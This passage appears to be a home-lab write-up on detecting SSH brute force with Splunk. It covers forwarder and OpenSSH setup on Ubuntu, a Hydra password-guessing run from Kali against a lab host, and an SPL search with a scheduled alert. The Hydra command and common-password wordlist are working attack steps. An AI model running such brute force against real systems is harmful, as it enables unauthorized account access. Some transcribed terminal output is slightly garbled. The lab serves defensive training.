forwarding to: 192.168.56.1:9997.` 2. Command: `sudo /opt/splunkforwarder/bin/splunk add monitor /var/log/auth.log -index main -sourcetype linux_secure`. Output: `Warning: Attempting to revert the SPLUNK_HOME ownership`, `Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"`, `Added monitor of '/var/log/auth.log'.` 3. Command: `sudo /opt/splunkforwarder/bin/splunk restart`. Output: `Warning: Attempting to revert the SPLUNK_HOME ownership`, `Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"`, `Stopping splunkd...`, `Shutting down. Please wait, as this may take a few minutes.`, `Stopping splunk helpers...`, `Done.`, `splunkd.pid doesn't exist...`, `Splunk> Be an IT superhero. Go home early.`, `Checking prerequisites...`, `Checking mgmt port [8089]: open`, `New certs have been generated in '/opt/splunkforwarder/etc/auth'.`, `Checking conf files for problems...`, `Done`, `Checking default conf files for edits...`, `Validating installed files against hashes from '/opt/splunkforwarder/splunkforwarder-10.4.0-f798d4d49089-linux-and64-manifest'`, `All installed files intact.`, `Done`, `All preliminary checks passed.`, `Starting splunk server daemon (splunkd)...`, `Done`. 4. Command: `sudo apt install openssh-server -y`. Output: `[sudo: authenticate] Password:`, `Installing:`, `openssh-server`, `Installing dependencies:`, `ncurses-term openssh-sftp-server ssh-import-id`, `Suggested packages:`, `molly-guard monkeysphere ssh-askpass`, `Summary:`, `Upgrading: 0, Installing: 4, Removing: 0, Not Upgrading: 36`, `Download size: 949 kB`, `Space needed: 7,581 kB / 16.8 GB available`, `Get:1 http://in.archive.ubuntu.com/ubuntu/resolute/main amd64 ncurses-term all 6.4+20251231-1 [280 kB]`, `Get:2 http://in.archive.ubuntu.com/ubuntu/resolute-updates/main amd64 openssh-sftp-server amd64 1:10.2p1-2ubuntu3.2 [37.5 kB]`

Figure 7: Ubuntu — /var/log/auth.log added as monitor source; forwarder restarted; OpenSSH server installation begins

3.4 OpenSSH Server Installation

OpenSSH server 1:10.2p1 was installed along with openssh-sftp-server and ssh-import-id dependencies. After installation, ssh.service status shows 'inactive (dead)' — it needs to be enabled and started manually.



```
ubuntuuser@ubuntuuser:~$ sudo apt install openssh-server -y
[sudo: authenticate] Password:
Installing:
  openssh-server

Installing dependencies:
  ncurses-term  openssh-sftp-server  ssh-import-id

Suggested packages:
  molly-guard  monkeysphere  ssh-askpass

Summary:
  Upgrading: 0, Installing: 4, Removing: 0, Not Upgrading: 36
  Download size: 949 kB
  Space needed: 7,581 kB / 16.8 GB available


Get:1 http://in.archive.ubuntu.com/ubuntu focal/main amd64 ncurses-term all 6.6+20251231-1 [280 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu focal-updates/main amd64 openssh-sftp-server amd64 1:10.2p1-2ubuntu3.2 [37.5 kB]
Get:3 http://in.archive.ubuntu.com/ubuntu focal-updates/main amd64 openssh-server amd64 1:10.2p1-2ubuntu3.2 [622 kB]
Get:4 http://in.archive.ubuntu.com/ubuntu focal-updates/main amd64 ssh-import-id all 5.11-0ubuntu4 [10.2 kB]
Fetched 949 kB in 7s (140 kB/s)
Preconfiguring packages ...
Selecting previously unselected package ncurses-term.
(Reading database... 193696 files and directories currently installed.)
Preparing to unpack .../ncurses-term_6.6+20251231-1_all.deb...
Unpacking ncurses-term (6.6+20251231-1)...
Selecting previously unselected package openssh-sftp-server.
Preparing to unpack .../openssh-sftp-server_1:10.2p1-2ubuntu3.2_amd64.deb...
Unpacking openssh-sftp-server (1:10.2p1-2ubuntu3.2)...
Selecting previously unselected package openssh-server.
Preparing to unpack .../openssh-server_1:10.2p1-2ubuntu3.2_amd64.deb...
Unpacking openssh-server (1:10.2p1-2ubuntu3.2)...
Selecting previously unselected package ssh-import-id.
Preparing to unpack .../ssh-import-id_5.11-0ubuntu4_all.deb...
Unpacking ssh-import-id (5.11-0ubuntu4)...
Setting up openssh-sftp-server (1:10.2p1-2ubuntu3.2)...
Setting up openssh-server (1:10.2p1-2ubuntu3.2)...
Creating config file /etc/ssh/sshd_config with new version
Creating user 'sshd' (sshd user) with UID 971 and GID 65534.
Created symlink '/etc/systemd/system/ssh.service.requires/ssh.socket' -> '/usr/lib/systemd/system/ssh.socket'.
Created symlink '/etc/systemd/system/ssh.service.wants/ssh.socket' -> '/usr/lib/systemd/system/ssh.socket'.
Created symlink '/etc/systemd/system/ssh.service.wants/sshd-keygen.service' -> '/usr/lib/systemd/system/sshd-keygen.service'.
Created symlink '/etc/systemd/system/sshd.service.wants/sshd-keygen.service' -> '/usr/lib/systemd/system/sshd-keygen.service'.
Created symlink '/etc/systemd/system/sshd.service.wants/sshd-keygen.service' -> '/usr/lib/systemd/system/sshd-keygen.service'.
Created symlink '/etc/systemd/system/ssh.socket.wants/sshd-keygen.service' -> '/usr/lib/systemd/system/sshd-keygen.service'.
Setting up ssh-import-id (5.11-0ubuntu4)...
Setting up ncurses-term (6.6+20251231-1)...
Processing triggers for man-db (2.13.1-1build1)...
Processing triggers for ufw (0.36.2-9build1)...
ubuntuuser@ubuntuuser:~$ sudo systemctl status ssh
O ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: enabled)
   Active: inactive (dead)
   TriggeredBy: ● ssh.socket
                ncurses-term.service
```

Figure 8: Ubuntu — OpenSSH server installation: unpacking openssh-server 1:10.2p1; ssh.service initially inactive (dead)

3.5 SSH Service Active and Running

SSH was enabled with `systemctl enable ssh` and started with `systemctl start`. The status now shows Active: active (running) with the daemon listening on 0.0.0.0 port 22 and :: port 22 — Ubuntu is now a valid SSH target for the brute force attack.

```
sudo systemctl enable ssh
sudo systemctl start ssh
sudo systemctl status ssh
# Active: active (running)
# sshd[9679]: Server listening on 0.0.0.0 port 22
```



```
Jun 27 20:01
ubuntuuser@ubuntuuser:~$
Unpacking openssh-sftp-server (1:10.2p1-2ubuntu3.2)...
Selecting previously unselected package openssh-server.
Preparing to unpack ./openssh-server_1:10.2p1-2ubuntu3.2_and64.deb...
Unpacking openssh-server (1:10.2p1-2ubuntu3.2)...
Selecting previously unselected package ssh-import-id.
Preparing to unpack ./ssh-import-id_5.11-0ubuntu4_all.deb...
Unpacking ssh-import-id (5.11-0ubuntu4)...
Setting up openssh-sftp-server (1:10.2p1-2ubuntu3.2)...
Setting up openssh-server (1:10.2p1-2ubuntu3.2)...
Creating config file /etc/ssh/sshd_config with new version
Creating user 'sshd' (sshd user) with UID 971 and GID 65534.
Created symlink /etc/systemd/system/sockets.target.wants/ssh.socket' -> '/usr/lib/systemd/system/ssh.socket'.
Created symlink /etc/systemd/system/ssh.service.requires/ssh.socket' -> '/usr/lib/systemd/system/ssh.socket'.
Created symlink /etc/systemd/system/ssh.service.wants/sshd-keygen.service' -> '/usr/lib/systemd/system/sshd-keygen.service'.
Created symlink /etc/systemd/system/sshd.service.wants/sshd-keygen.service' -> '/usr/lib/systemd/system/sshd-keygen.service'.
Created symlink /etc/systemd/system/sshd.service.wants/sshd-keygen.service' -> '/usr/lib/systemd/system/sshd-keygen.service'.
Created symlink /etc/systemd/system/ssh.socket.wants/sshd-keygen.service' -> '/usr/lib/systemd/system/sshd-keygen.service'.
Setting up ssh-import-id (5.11-0ubuntu4)...
Setting up ncurses-term (6.6+20251231-1)...
Processing triggers for man-db (2.13.1-1build1)...
Processing triggers for ufw (0.36.2-9build1)...
ubuntuuser@ubuntuuser:~$ sudo systemctl status ssh
○ ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: enabled)
   Active: inactive (dead)
   TriggeredBy: ● ssh.socket
   Docs: man:sshd(8)
        man:sshd_config(5)
ubuntuuser@ubuntuuser:~$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/sshd.service' -> '/usr/lib/systemd/system/ssh.service'.
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service' -> '/usr/lib/systemd/system/ssh.service'.
ubuntuuser@ubuntuuser:~$ sudo systemctl start ssh
ubuntuuser@ubuntuuser:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: enabled)
   Active: active (running) since Sat 2026-06-27 19:48:26 UTC; 10s ago
   Invocation: 415dc08c22754cbfa98951f00ae35c24
   TriggeredBy: ● ssh.socket
   Docs: man:sshd(8)
        man:sshd_config(5)
   Process: 9676 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 9679 (sshd)
     Tasks: 1 (limit: 1059)
    Memory: 1.8M (peak: 2.5M)
       CPU: 31ms
   CGroup: /system.slice/ssh.service
           └─9679 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Jun 27 19:48:26 ubuntuuser systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Jun 27 19:48:26 ubuntuuser sshd[9679]: Server listening on 0.0.0.0 port 22.
Jun 27 19:48:26 ubuntuuser sshd[9679]: Server listening on :: port 22.
Jun 27 19:48:26 ubuntuuser systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
ubuntuuser@ubuntuuser:~$
```

Figure 9: Ubuntu — SSH service enabled and started: Active (running) on port 22, listening on 0.0.0.0

4. Phase 3 — Kali Linux: SSH Brute Force Attack


4.1 Hydra SSH Brute Force Against Ubuntu

From Kali Linux, a custom password wordlist (passwords.txt) was created with 15 common passwords. Hydra v9.6 was launched against ubuntuuser@192.168.56.102 on port 22. The -V flag shows each attempt in real time. All 15 attempts failed — generating 15 failed login entries in Ubuntu's auth.log.

```
# Custom password list
cat << EOF > ~/passwords.txt
password 123456 password123 admin letmein
welcome  monkey  dragon  ubuntuuser  Navid304
test123  qwerty  abc123  iloveyou  sunshine
EOF

# Launch brute force
hydra -l ubuntuuser -P ~/passwords.txt -t 4 ssh://192.168.56.102 -V

# Result: 1 of 1 target completed, 0 valid password found
```



```
(kaliuser@10)~$ cat << EDF > ~/.passwords.txt
heredoc> password
heredoc> 123456
heredoc> password123
heredoc> admin
heredoc> letmein
heredoc> welcome
heredoc> monkey
heredoc> dragon
heredoc> ubuntuuser
heredoc> Navid304
heredoc> test123
heredoc> qwerty
heredoc> abc123
heredoc> iloveyou
heredoc> sunshine
heredoc> EDF

(kaliuser@10)~$ hydra -l ubuntuuser -P ~/.passwords.txt -t 4 ssh://192.168.56.102 -v
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-27 15:53:55
[DATA] max 4 tasks per 1 server, overall 4 tasks, 15 login tries (l:1/p:15), ~4 tries per task
[DATA] attacking ssh://192.168.56.102:22/
[ATTEMPT] target 192.168.56.102 - login "ubuntuuser" - pass "password" - 1 of 15 [child 0] (0/0)
[ATTEMPT] target 192.168.56.102 - login "ubuntuuser" - pass "123456" - 2 of 15 [child 1] (0/0)
[ATTEMPT] target 192.168.56.102 - login "ubuntuuser" - pass "password123" - 3 of 15 [child 2] (0/0)
[ATTEMPT] target 192.168.56.102 - login "ubuntuuser" - pass "admin" - 4 of 15 [child 3] (0/0)
[ATTEMPT] target 192.168.56.102 - login "ubuntuuser" - pass "letmein" - 5 of 15 [child 0] (0/0)
[ATTEMPT] target 192.168.56.102 - login "ubuntuuser" - pass "welcome" - 6 of 15 [child 1] (0/0)
[ATTEMPT] target 192.168.56.102 - login "ubuntuuser" - pass "monkey" - 7 of 15 [child 3] (0/0)
[ATTEMPT] target 192.168.56.102 - login "ubuntuuser" - pass "dragon" - 8 of 15 [child 0] (0/0)
[ATTEMPT] target 192.168.56.102 - login "ubuntuuser" - pass "ubuntuuser" - 9 of 15 [child 1] (0/0)
[ATTEMPT] target 192.168.56.102 - login "ubuntuuser" - pass "Navid304" - 10 of 15 [child 2] (0/0)
[ATTEMPT] target 192.168.56.102 - login "ubuntuuser" - pass "test123" - 11 of 15 [child 3] (0/0)
[ATTEMPT] target 192.168.56.102 - login "ubuntuuser" - pass "qwerty" - 12 of 15 [child 0] (0/0)
[ATTEMPT] target 192.168.56.102 - login "ubuntuuser" - pass "abc123" - 13 of 15 [child 1] (0/0)
[ATTEMPT] target 192.168.56.102 - login "ubuntuuser" - pass "iloveyou" - 14 of 15 [child 2] (0/0)
[ATTEMPT] target 192.168.56.102 - login "ubuntuuser" - pass "sunshine" - 15 of 15 [child 3] (0/0)
1 of 1 target completed, 0 valid password found
```

Figure 10: Kali Linux — Hydra v9.6 SSH brute force: 15 login attempts against ubuntuuser@192.168.56.102:22 — 0 valid password found

● Attack Result: Hydra completed 15 SSH login attempts against Ubuntu (192.168.56.102). All failed — generating 15 'Failed password' entries in /var/log/auth.log which were immediately forwarded to Splunk via the Universal Forwarder.

5. Phase 4 — Splunk Detection & Alert

5.1 Splunk Detects Failed Login Events

In Splunk Search & Reporting, the SPL query below was run against the main index. Splunk returned exactly 15 events — all showing 'Failed password for ubuntuuser from 192.168.56.1' — confirming the brute force attack was successfully captured from Ubuntu's auth.log.

```
index=main sourcetype=linux_secure "failed password"

# Result: 15 events
# host = ubuntuuser
# source = /var/log/auth.log
# sourcetype = linux_secure
# Event: "Failed password for ubuntuuser from 192.168.56.1 port XXXXX ssh2"
```

The screenshot displays the Splunk Search interface. The search bar contains the query `index=main sourcetype=linux_secure "failed password"`. The results show 15 events from 6/28/26 1:40:25.000 AM to 6/28/26 1:55:25.000 AM. The events are listed in a table with columns for Time and Event. The events show failed password attempts for the user 'ubuntuuser' from IP address 192.168.56.1 via port 63376 ssh2. The source is /var/log/auth.log and the sourcetype is linux_secure.

Time	Event
6/28/26 1:44:12.854 AM	2026-06-27T20:14:12.854269+00:00 ubuntuuser sshd-session[10537]: Failed password for ubuntuuser from 192.168.56.1 port 63376 ssh2 host = ubuntuuser source = /var/log/auth.log sourcetype = linux_secure
6/28/26 1:44:12.511 AM	2026-06-27T20:14:12.511114+00:00 ubuntuuser sshd-session[10538]: Failed password for ubuntuuser from 192.168.56.1 port 63377 ssh2 host = ubuntuuser source = /var/log/auth.log sourcetype = linux_secure
6/28/26 1:44:12.491 AM	2026-06-27T20:14:12.491982+00:00 ubuntuuser sshd-session[10536]: Failed password for ubuntuuser from 192.168.56.1 port 63375 ssh2 host = ubuntuuser source = /var/log/auth.log sourcetype = linux_secure

Figure 11: Splunk Search — SPL query detects 15 "Failed password" events from host ubuntuuser via /var/log/auth.log

5.2 SPL Stats — Failed Login Count Per Host

A stats aggregation query confirms the total count: host 'ubuntuuser' recorded exactly 15 failed login attempts. In a real SOC environment, a count exceeding 5 within a short window would immediately trigger an alert and escalation.

```
index=main sourcetype=linux_secure "failed password" | stats count by host  
  
# Result:  
# host: ubuntuuser | count: 15
```




Figure 12: Splunk Statistics — "stats count by host" confirms 15 failed SSH login attempts on ubuntuuser (brute force confirmed)

5.3 Creating the Automated Alert

Using Save As → Alert, a scheduled alert rule was created titled 'SSH brute force detected'. It runs hourly and will trigger when the search count exceeds 5. This replicates a real SOC L1 detection rule for SSH brute force activity.




Figure 13: Splunk Save As Alert — Alert titled "SSH brute force detected"; type: Scheduled, runs every hour

5.4 Alert Trigger Condition

The trigger condition is set to Custom: 'search count > 5', firing For each result. The action is 'Add to Triggered Alerts' with Severity: Medium — matching industry standard classification for brute force attempts.

